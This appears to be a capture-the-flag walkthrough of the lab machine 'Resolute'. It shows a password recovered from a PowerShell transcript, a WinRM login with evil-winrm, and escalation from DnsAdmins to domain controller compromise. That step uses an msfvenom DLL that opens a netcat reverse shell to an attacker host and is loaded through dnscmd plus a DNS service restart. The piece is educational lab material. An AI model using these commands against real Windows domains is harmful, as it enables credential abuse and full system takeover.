Username: MEGABANK\ryan
RunAs User: MEGABANK\ryan
Machine: RESOLUTE (Microsoft Windows NT 10.0.14393.0)
Host Application: C:\Windows\system32\wsmprovhost.exe -Embedding
Process ID: 2800
PSVersion: 5.1.14393.2273
PSEdition: Desktop
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.14393.2273
BuildVersion: 10.0.14393.2273
CLRVersion: 4.0.30319.42000
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
**********************
Command start time: 20191203063455
**********************
PS>TerminatingError(): "System error."
>> CommandInvocation(Invoke-Expression): "Invoke-Expression"
>> ParameterBinding(Invoke-Expression): name="Command"; value="-join($id,'PS ',$(whoami),'@',$env:computername,' ',$((gi $pwd).Name),'> ')
if (!$?) { if($LASTEXITCODE) { exit $LASTEXITCODE } else { exit 1 } }"
>> CommandInvocation(Out-String): "Out-String"
>> ParameterBinding(Out-String): name="Stream"; value="True"
**********************
Command start time: 20191203063455
**********************
PS>ParameterBinding(Out-String): name="InputObject"; value="PS megabank\ryan@RESOLUTE Documents> "
PS megabank\ryan@RESOLUTE Documents>
**********************
Command start time: 20191203063515
**********************
PS>CommandInvocation(Invoke-Expression): "Invoke-Expression"
>> ParameterBinding(Invoke-Expression): name="Command"; value="cmd /c net use X: \\fs01\backups ryan Serv3r4Admin4cc123!

if (!$?) { if($LASTEXITCODE) { exit $LASTEXITCODE } else { exit 1 } }"
>> CommandInvocation(Out-String): "Out-String"
>> ParameterBinding(Out-String): name="Stream"; value="True"
**********************
```

Ryan Serv3r4Admin4cc123!


ruby evil-winrm.rb -u ryan -p Serv3r4Admin4cc123! -i 10.10.10.169



```
root@kali:/home/akg/Desktop/tools/evil-winrm# ruby evil-winrm.rb -u ryan  -p Serv3r4Admin4cc123!  -i 10.10.10.169

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

/usr/lib/ruby/vendor_ruby/net/ntlm/client/session.rb:39: warning: constant OpenSSL::Cipher::Cipher is deprecated
/usr/lib/ruby/vendor_ruby/net/ntlm/client/session.rb:128: warning: constant OpenSSL::Cipher::Cipher is deprecated
/usr/lib/ruby/vendor_ruby/net/ntlm/client/session.rb:138: warning: constant OpenSSL::Cipher::Cipher is deprecated
*Evil-WinRM* PS C:\Users\ryan\Documents> whoami /groups
/usr/lib/ruby/vendor_ruby/net/ntlm/client/session.rb:39: warning: constant OpenSSL::Cipher::Cipher is deprecated
/usr/lib/ruby/vendor_ruby/net/ntlm/client/session.rb:128: warning: constant OpenSSL::Cipher::Cipher is deprecated
/usr/lib/ruby/vendor_ruby/net/ntlm/client/session.rb:138: warning: constant OpenSSL::Cipher::Cipher is deprecated

GROUP INFORMATION
-----------------

Group Name                                 Type             SID                                           Attributes
========================================== ================ ============================================= ==================================================
==============
Everyone                                   Well-known group S-1-1-0                                       Mandatory group, Enabled by default, Enabled grou
p
BUILTIN\Users                              Alias            S-1-5-32-545                                  Mandatory group, Enabled by default, Enabled grou
p
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554                                  Mandatory group, Enabled by default, Enabled grou
p
BUILTIN\Remote Management Users            Alias            S-1-5-32-580                                  Mandatory group, Enabled by default, Enabled grou
p
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2                                       Mandatory group, Enabled by default, Enabled grou
p
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                                      Mandatory group, Enabled by default, Enabled grou
p
NT AUTHORITY\This Organization             Well-known group S-1-5-15                                      Mandatory group, Enabled by default, Enabled grou
p
MEGABANK\Contractors                       Group            S-1-5-21-1392959593-3013219662-3596683436-1103 Mandatory group, Enabled by default, Enabled grou
p
MEGABANK\DnsAdmins                         Alias            S-1-5-21-1392959593-3013219662-3596683436-1101 Mandatory group, Enabled by default, Enabled grou
p, Local Group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10                                   Mandatory group, Enabled by default, Enabled grou
p
Mandatory Label\Medium Mandatory Level     Label            S-1-16-8192
*Evil-WinRM* PS C:\Users\ryan\Documents>
```

https://medium.com/@esnesenon/feature-not-bug-dnsadmin-to-dc-compromise-in-one-line-a0f779b8dc83

dnscmd.exe /config /serverlevelplugindll \pathtodll



```
*Evil-WinRM* PS C:\Users\ryan\Documents> dnscmd.exe /config /serverlevelplugindll \pathtodll
/usr/lib/ruby/vendor_ruby/net/ntlm/client/session.rb:39: warning: constant OpenSSL::Cipher::Cipher is deprecated
/usr/lib/ruby/vendor_ruby/net/ntlm/client/session.rb:128: warning: constant OpenSSL::Cipher::Cipher is deprecated
/usr/lib/ruby/vendor_ruby/net/ntlm/client/session.rb:138: warning: constant OpenSSL::Cipher::Cipher is deprecated

Registry property serverlevelplugindll successfully reset.
Command completed successfully.

*Evil-WinRM* PS C:\Users\ryan\Documents>
```

https://eternallybored.org/misc/netcat/

https://github.com/SecureAuthCorp/impacket

```
msfvenom -p windows/x64/exec CMD='\\10.10.14.32\akg\nc.exe 10.10.14.32 6666 -e cmd.exe' -f dll > reverse.dll

nc –nlvp 6666

impacket-smbserver akg .

python –m SimpleHTTPServer 80
```

```
evil-winrm -u ryan  -p Serv3r4Admin4cc123!  -i 10.10.10.169

dnscmd.exe resolute /config /serverlevelplugindll \\10.10.14.32\akg\reverse.dll

sc.exe \\resolute stop dns

sc.exe \\resolute start dns
```

```
sc.exe stop dns

sc.exe start dns
```

e1d94876a506850d0c20edb5405e619c=ROOT